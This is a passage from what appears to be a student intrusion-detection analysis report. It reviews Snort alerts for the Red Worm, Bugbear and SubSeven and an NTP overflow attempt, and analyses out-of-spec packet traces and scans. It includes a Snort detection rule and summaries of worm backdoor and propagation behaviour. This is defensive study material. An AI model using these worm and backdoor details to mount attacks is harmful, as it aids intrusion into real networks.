1	10.1.87.65:1600
1	10.1.84.146:3445
1	10.1.83.146:6699
1	10.1.53.59:1663

Response
Again a few port 80s are found in the source traffic indicating that the string was found within web traffic. In addition, graphic images and zip files have been known to cause false positives.

Also the target addresses don't fall within commonly exploited services. Additional review of the sniff traces is necessary.

High port 65535 tcp – possible Red Worm - traffic

Overview
This explanation should be very similar to the alert "High port 65535 udp – possible Red Worm – traffic" above except it will reference the tcp protocol at that port. The Red Worm, AKA Adore Worm, infects Unix machines through several vulnerable services including BIND, LPRng and rpc-statd. Once it gains access it trojans the ps and anacron commands and replaces klogd with a program called icmp. The icmp program causes the OS to listen for a specific ICMP packet and once received it opens up a backdoor on port 65535. It then sends system information to two different email addresses and it randomizes the first two octets of an IP address and then scans that subnet for vulnerable systems to propagate to.

Signature triggered on (if available)
Signature was custom written and I do not have access to it.

Top targets of alert

8	10.1.139.10:1906
7	209.48.182.19:65535
7	209.132.220.171:25
2	10.1.111.214:4662
1	209.26.69.100:65535
1	208.35.99.86:113
1	208.16.67.20:65535
1	129.100.83.16:113
1	10.1.6.40:65535
1	10.1.185.48:6346

Top sources generating alerts

9	10.1.6.40:65535
8	209.48.182.19:65535
7	10.1.139.10:1906
2	218.162.1.93:65535
1	219.102.101.14:65535
1	209.26.69.100:65535
1	129.100.83.16:113
1	10.1.185.48:6346
1	10.1.179.77:80

Response
Since I do not know what the signature was that generated this alert I cannot really give any feedback on the possibility of this being a false positive. First of all if the hosts identified above are running anything but Unix then that host could easily be removed from the list since that is all this worm affects. If the signature is just flagging any traffic on port 65535 tcp, it is possible

for a host to generate legal traffic from port 65535 temporarily. Another possible response would be to block TCP port 65535 at the perimeter. Other than that additional research will need to be done.

Bugbear@MM virus in SMTP

Overview
This references the W32.Bugbear@mm mass-mailing worm. This worm primarily travels via SMTP and file shares. Once infected it spawns four threads which does the following:

- Activates its payload every 30 seconds to stop a variety of processes including personal firewalls, virus defense scanners, and host based IDS monitors. It attempts to stop the processes based on the OS version it is executing on.
- Searches for email addresses in the current inbox and files with a number of extensions. It retrieves the users email address and SMTP address from the registry and then uses its own SMTP engine to send itself to all email addresses it finds. It uses a variety of methods to create a customized subject message and also changes the name of the viral attachment based on information found on the machine.
- Opens a backdoor routine that binds to port 36794 and listens for commands. Commands for this backdoor performs many actions including deleting files, terminating processes, copy files, list files, deliver keystroke logs, and deliver system information.
- Attempts to replicate across the network by attempting to locate open administrator shares. If located it will copy itself to the Startup folder, which leads to infection upon reboot.

Signature triggered on (if available)
Signature was custom written and I do not have access to it.

Top targets of alert

18	10.1.6.40:25
1	216.34.38.123:25
1	128.183.107.56:25

Top sources generating alerts

2	212.135.6.14:3468
1	66.218.66.101:7717
1	32.97.166.31:33828
1	24.73.195.100:1830
1	216.170.230.92:59470
1	212.40.5.186:45275
1	212.40.5.186:44923
1	207.217.120.84:56044
1	207.217.120.62:47806
1	207.217.120.50:52989

Response
Since I do not know what the signature was that generated this alert I cannot really give any feedback on the possibility of this being a false positive. All I can say is that the logs on 10.1.6.40 should be looked at to determine which users received mail from the above source addresses. Then the user accounts should be looked at to determine for the possibility of infection. Additional research would need to be done.

Possible trojan server activity

Overview
From the looks of the sources and targets the rule focused on ports going and coming from the internal network. According to Jie Yang [4], the primary port that was noticed was 27374 which is a default port of the BackDoor-Ge.svr.gen trojan, or better known as SubSeven.

Signature triggered on (if available)
Not available. Custom signature.

Top sources generating alerts

5	10.1.113.4:1214
3	64.174.230.98:27374
3	194.209.15.189:27374
2	138.16.135.1:27374
2	10.1.6.40:25
1	64.75.37.159:27374
1	207.192.130.188:27374
1	10.1.116.68:7625
1	10.1.105.42:1726

Top targets of alert

6	10.1.113.4:1214
3	194.209.15.189:27374
2	64.75.37.159:27374
2	64.174.230.98:27374
2	10.1.116.68:7625
1	207.192.130.188:27374
1	138.16.135.1:27374
1	10.1.6.40:25
1	10.1.105.42:3984

Response
Port 27374 has association to many trojans including Bad Blood, Ego, Fake SubSeven, Lion, Ramen, SubSeven, The Saint and Webhead. Port 1214 has association with Kazaa and Morpheous which are file sharing programs. Keith Alexander [5] goes on to state that Subseven is sent to its victim as an email attachment which would correlate with the fact that mail servers are involved above. These hosts that have traffic going to them should be reviewed to ensure they aren't infected.

EXPLOIT NTPDX buffer overflow

Overview
Indicates that a buffer overflow exploit was attempted against the ntpd time daemon. The problem exists in the ctl_getitem() function of the Network Time Protocol. More information can be found at http://www.kb.cert.org/vuls/id/970472.

Signature triggered on (if available)
alert udp $EXTERNAL_NET any -> $HOME_NET 123 (msg:"EXPLOIT ntpdx overflow attempt"; dsize: >128; reference:arachnids,492; reference:bugtraq,2540; classtype:attempted-admin; sid:312; rev:2;)

Top targets of alert

1	10.1.84.100:123
1	10.1.117.25:123

Top sources generating alerts

1	63.250.219.152:58986
1	216.148.215.98:123

Response
Since both source addresses are external to the network and there would be no reason for external hosts to connect to internal timeservers, the hosts should be reviewed for possible intrusion. Check to see if the timeserver is actually open and check any logs available. According to Jie Yang [4] there was correlation between the hosts showing activity from Red Worm traffic and those triggering this alert. After looking at the hosts above, I could not find any such correlation. Additional research may need to be done.

Analysis of Top 10 Talkers via Alert logs

Destination of Top 10 Talkers

30194	10.1.70.91:3029	Watchlist 000220 IL-ISDNNET-990517
28041	10.1.70.91:2685	Watchlist 000220 IL-ISDNNET-990517
11259	10.1.70.91:2325	Watchlist 000220 IL-ISDNNET-990517
3769	218.55.184.152:80	IIS Unicode attack (3769)
2614	10.1.112.204:0	Incomplete Packet Fragments Discarded (2614)
2583	10.1.70.103:80	IIS Unicode attack (2582)
2095	216.241.219.14:80	CGI Null Byte attack (2095)
1954	10.1.83.94:2394	Watchlist 000220 IL-ISDNNET-990517
1676	10.1.91.240	Tiny Fragments (1676)
1093	10.1.114.88:2939	Various (see below)

Host 10.1.70.91 has the top three slots for talking totaling 69,494 alerts. These come from a custom alert named Watchlist 000220 IL-ISDNNET-990517.

See below for information on the Watchlist.

Host 10.1.114.88 had a variety of alerts associated with it.

1 IIS Unicode attack
9 High port 65535 udp – possible Red Worm – traffic
3 NMAP TCP ping
2 IDS552/web-iis_IIS ISAPI Overflow ida nosize
1078 Watchlist 000220 IL-ISDNNET-990517

This host should be looked at immediately for possible infection of the Code Red Worm and also looking for other possible backdoors.

Source of Top 10 Talkers

30208	212.179.103.7:1162	Watchlist 000220 IL-ISDNNET-990517
28053	212.179.103.7:1551	Watchlist 000220 IL-ISDNNET-990517
11261	212.179.103.7:1153	Watchlist 000220 IL-ISDNNET-990517
2976	202.102.233.93:0	Incomplete Packet Fragments Discarded (2976)
1609	24.206.79.71	Tiny Fragments (1609)
1079	212.179.35.118:80	Watchlist 000220 IL-ISDNNET-990517
659	212.179.35.6:80	Watchlist 000220 IL-ISDNNET-990517
467	212.179.105.33:2383	Watchlist 000220 IL-ISDNNET-990517
465	61.176.37.16:1029	SMB Name Wildcard (465)
409	212.179.66.17:80	Watchlist 000220 IL-ISDNNET-990517

Similar to above host 212.179.103.7 holds the top three positions for source of top talkers totaling 69,522 of the alerts. Plus 7 out of the 10 top talkers come from the 212.179.xxx.xxx network. All of these generated the Watchlist 000220 IL-ISDNNET-990517 alert.

In order to understand the significance of the Watchlist I used whois to determine the owners of the networks in question.

```
inetnum:     212.179.35.0 - 212.179.35.255
netname:     BEZEQINT-HOSTING-CUSTOMERS
mnt-by:      INET-MGR
descr:       BEZEQINT-HOSTING-CUSTOMERS
country:     IL
```

```
inetnum:     212.179.66.0 - 212.179.66.15
netname:     DEXXON-LTD
mnt-by:      INET-MGR
descr:       DEXXON-LTD-LAN
country:     IL
```

```
Inetnum:     212.179.100.0 - 212.179.124.255
netname:     CABLES-CONNECTION
mnt-by:      INET-MGR
descr:       CABLES-CUSTOMERS-CONNECTION
country:     IL
```

Based on this it looks like the Watchlist was set up to monitor traffic coming from Israel-based ISPs. Mike Poor [6] came up with the same assessment of why this watchlist was set up and he

went on to suggest specifically looking at the servers hit by this alert to determine if they had been compromised by trojans.

Out of Specification Log File Analysis

This log usually contains packets that fall into on of the following categories:

- Packet Corruption
- Explicit Congestion Notification implementation
- Crafted packets

Top 10 OOS Talkers

	#	SRC IP	Reverse DNS	DST IP	DST Port
1	717	209.116.70.75	vger.kernel.org	10.1.100.217	25
2	380	200.221.192.245	200-221-192-245.uolsat.speeduol.com.br	10.1.91.81	1214
3	242	10.1.70.183	Internal host	10.1.1.4	37
4	199	81.86.122.65	81-86-122-65.dsl.pipex.com	10.1.99.174	9890
5	157	204.152.189.120	mirrors.kernel.org	10.1.168.238	113
6	37	64.110.103.132	host-64-110-103-132.interpacket.net	10.1.150.83	80
7	21	209.116.70.75	vger.kernel.org	10.1.139.230	25
8	20	131.220.159.179	hideo.tabu.stw-bonn.de	10.1.24.44	80
9	18	80.186.12.2	ua2d12.elisa.omakaista.fi	10.1.185.48	6346
10	17	199.184.165.135	gwyn.tux.org	10.1.6.40	25

For each of these entries I have used Dshield.org (http://www/dshield.org) to obtain the hostname and to see if the IP has any entries of previous attacks recorded. I also listed a sample of the offending traffic for analysis.


1) The host vger.kernel.org is the server used to provide email list services for the linux kernel developers. Red Hat, Inc. hosts it and I found no correlating records in dshield.org.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-00:10:51.109571 209.116.70.75:57505 -> 10.1.100.217:25
TCP TTL:50 TOS:0x0 ID:12016 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x2447F248  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 937417912 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-00:28:09.927652 209.116.70.75:34788 -> 10.1.100.217:25
TCP TTL:50 TOS:0x0 ID:32607 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x65350DDF  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 937521792 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-00:37:23.368373 209.116.70.75:37712 -> 10.1.100.217:25
TCP TTL:50 TOS:0x0 ID:24818 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x88222A5D  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 937577135 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```


This server uses Explicit Congestion Notification that sends an ECN-setup SYN packet. The above packets seem to be an ECN-setup SYN packet sent to the mailserver most likely due to

students being members of the linux kernel developers mailing list. Due to the following changes to the IP and TCP header this packet gets flagged as an Out-of-Spec packet.

ECN bits in IP header



ECN Codepoints	
Value	Name
00	Not-ECT (Not ECN Capable Transport)
10	ECT(0)(ECN Capable Tranport(0))
01	ECT(1)(ECN Capable Transport(1))
11	CE(Congestion Experienced)



These diagrams were recreated in Visio but were copied from Preethi Natarajan's powerpoint presentation on Explicit Congestion Notification (ECN) [7].

2) This IP comes from an ISP in Sao Paulo, Brazil called Universo Online Ltda. There were no correlating records from dshield.org for this IP, but being an ISP with dynamic IP allocation that may not mean much.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-19:28:58.986681 200.221.192.245:1161 -> 10.1.91.81:1214
TCP TTL:105 TOS:0x0 ID:30111 IpLen:20 DgmLen:392 DF
****P*** Seq: 0x9190840A  Ack: 0x0  Win: 0x2000  TcpLen: 20
47 45 54 20 2F 35 33 2F 54 68 65 5F 43 6F 75 6E  GET /53/The_Coun
74 5F 6F 66 5F 4D 6F 6E 74 65 5F 43 72 69 73 74  t_of_Monte_Crist
6F 5F 25 32 38 32 30 30 32 25 32 39 2E 43 44 32  o_%282002%29.CD2
2E 52 46 74 61 2E 53 68 61 72 65 52 65 61 63 74  .RFta.ShareReact
6F 72 2E 61 76 69 20 48 54 54 50 2F 31 2E 31 0D  or.avi HTTP/1.1.
0A 48 6F 73 74 3A 20 31 33 30 2E 38 35 2E 39 31  .Host: 10.1.91
2E 38 31 3A 31 32 31 34 0D 0A 55 73 65 72 41 67  .81:1214..UserAg
65 6E 74 3A 20 4B 61 7A 61 61 43 6C 69 65 6E 74  ent: KazaaClient
20 44 65 63 20 31 34 20 32 30 30 31 20 31 37 3A   Dec 14 2001 17:
33 39 3A 33 34 0D 0A 58 2D 4B 61 7A 61 61 2D 55  39:34..X-Kazaa-U
73 65 72 6E 61 6D 65 3A 20 61 76 61 6E 73 6F 0D  sername: avanso.
0A 58 2D 4B 61 7A 61 61 2D 4E 65 74 77 6F 72 6B  .X-Kazaa-Network
3A 20 3F 3F 3F 0D 0A 58 2D 4B 61 7A 61 61 2D 49  : ???..X-Kazaa-I
50 3A 20 31 30 2E 31 36 2E 37 32 2E 37 31 3A 31  P: 10.16.72.71:1
32 31 34 0D 0A 58 2D 4B 61 7A 61 61 2D 53 75 70  214..X-Kazaa-Sup
65 72 6E 6F 64 65 49 50 3A 20 31 32 38 2E 32 31  ernodeIP: 128.21
31 2E 32 32 35 2E 31 34 36 3A 31 32 31 34 0D 0A  1.225.146:1214..
52 61 6E 67 65 3A 20 62 79 74 65 73 3D 34 38 37  Range: bytes=487
37 35 35 37 34 36 2D 35 39 34 33 39 39 30 34 30  755746-594399040
0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C  ..Connection: cl
```

```
6F 73 65 0D 0A 58 2D 4B 61 7A 61 61 2D 58 66 65  ose..X-Kazaa-Xfe
72 49 64 3A 20 38 35 33 34 38 32 30 0D 0A 0D 0A  rId: 8534820....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

As you can see this traffic comes from a Kazaa client and it looks like this user is downloading "The Count of Monte Cristo" from 10.1.91.81. Due to the security issues with Kazaa and other Peer to peer file-sharing services, blocking this port would be recommended.

3) Host 10.1.70.183 is an internal host attempting to packets to 10.1.1.4 on port 37.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-02:04:50.827247 10.1.70.183:55117 -> 10.1.1.4:37
TCP TTL:64 TOS:0x0 ID:219 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-02:04:52.824189 10.1.70.183:55117 -> 10.1.1.4:37
TCP TTL:64 TOS:0x0 ID:220 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-02:04:54.820993 10.1.70.183:55117 -> 10.1.1.4:37
TCP TTL:64 TOS:0x0 ID:221 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-02:04:57.816369 10.1.70.183:55117 -> 10.1.1.4:37
TCP TTL:64 TOS:0x0 ID:222 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-02:05:07.800533 10.1.70.183:55117 -> 10.1.1.4:37
TCP TTL:64 TOS:0x0 ID:224 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/14-02:05:17.786415 10.1.70.183:55117 -> 10.1.1.4:37
TCP TTL:64 TOS:0x0 ID:225 IpLen:20 DgmLen:40
******** Seq: 0x70800000  Ack: 0x0  Win: 0x5AC  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

These were crafted packets which was flagged due to the following:

- No TCP flags given
- Sequence number identical (0x70800000)

4) This IP comes from an ADSL dynamic IP address pool in Pipex Internet Ltd, UK and there were no records referencing it at dshield.org.

```
OOS Log Entries
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-15:19:53.595022 81.86.122.65:10317 -> 10.1.99.174:9890
TCP TTL:44 TOS:0x0 ID:45857 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x24FE3611  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 3704112 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-15:20:00.950200 81.86.122.65:10390 -> 10.1.99.174:9890
TCP TTL:44 TOS:0x0 ID:56944 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x25A35661  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 3704849 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
10/16-15:20:05.616187 81.86.122.65:10475 -> 10.1.99.174:9890
TCP TTL:44 TOS:0x0 ID:13067 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x2610BAE3  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 3705320 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-15:20:15.388634 81.86.122.65:10656 -> 10.1.99.174:9890
TCP TTL:44 TOS:0x0 ID:14706 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x265CB4CB  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 3706297 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-15:20:29.850292 81.86.122.65:10910 -> 10.1.99.174:9890
TCP TTL:44 TOS:0x0 ID:14347 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x2765AB55  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 3707742 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-15:20:37.516731 81.86.122.65:11049 -> 10.1.99.174:9890
TCP TTL:44 TOS:0x0 ID:13604 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x274CA37A  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 3708510 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Alert Log Entries

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-15:19:56.398976 Queso fingerprint 81.86.122.65:10335->10.1.99.174:9890
10/16-15:20:04.684502 Queso fingerprint 81.86.122.65:10456->10.1.99.174:9890
10/16-15:20:14.543790 Queso fingerprint 81.86.122.65:10638->10.1.99.174:9890
10/16-15:20:21.298483 Queso fingerprint 81.86.122.65:10767->10.1.99.174:9890
10/16-15:20:25.365113 Queso fingerprint 81.86.122.65:10832->10.1.99.174:9890
10/16-15:20:32.899477 Queso fingerprint 81.86.122.65:10961->10.1.99.174:9890
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The packets above look like they were part of a Queso fingerprint scan of this host. Queso sets bogus flag settings for the purposes of determining information about the host operating system.

5) The host mirrors.kernel.org is a webserver that contains the mirrors of many popular websites and is managed by the Internet Software Consortium, Inc. As you can see the listing from dshield.org shows 2076 records with this IP against 540 different targets. Due to its popularity and its use of the Explicit Congestion Notification it is probable that broken firewalls or routers were the cause of these records.

Country:	US
Contact E-mail:	paul@VIX.COM
Total Records against IP:	2076
Number of targets:	540
Date Range:	2003-01-02 to 2003-01-02

Ports Attacked (up to 10):

Port	Attacks
32843	1

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
10/17-17:38:05.050487 204.152.189.120:42360 -> 10.1.168.238:113
TCP TTL:52 TOS:0x0 ID:26885 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x6659E618  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 110399261 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/17-17:38:05.433621 204.152.189.120:42363 -> 10.1.168.238:113
TCP TTL:52 TOS:0x0 ID:56488 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x65CE53EB  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 110399299 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/17-17:38:07.023322 204.152.189.120:42370 -> 10.1.168.238:113
TCP TTL:52 TOS:0x0 ID:14853 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x665CB5E7  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 110399458 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

These packets seem to be initial requests (syn packets) from mirrors.kernel.org to 10.1.168.238 requesting ident or auth information on port 113. Ident and auth both use the Identification protocol referenced in RFC1413 [9]. Its use is to identify the user of the TCP connection. They were flagged since these would have been more specifically ECN-setup SYN packets for which more information is available at number 1 above.

6) This IP comes from InterPacket Group, Inc. and there were no records referencing it at dshield.org.

OOS Log Entries

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-05:55:44.946080 64.110.103.132:34872 -> 10.1.150.83:80
TCP TTL:44 TOS:0x0 ID:35554 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x872CE7DD  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 132214079 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-05:55:45.920191 64.110.103.132:34878 -> 10.1.150.83:80
TCP TTL:44 TOS:0x0 ID:57283 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x875DB263  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 132214176 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-05:55:45.933549 64.110.103.132:34879 -> 10.1.150.83:80
TCP TTL:44 TOS:0x0 ID:32374 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x878F13D7  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 132214177 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
10/16-05:55:45.999289 64.110.103.132:34880 -> 10.1.150.83:80
TCP TTL:44 TOS:0x0 ID:10029 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x87504A8E  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 132214179 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
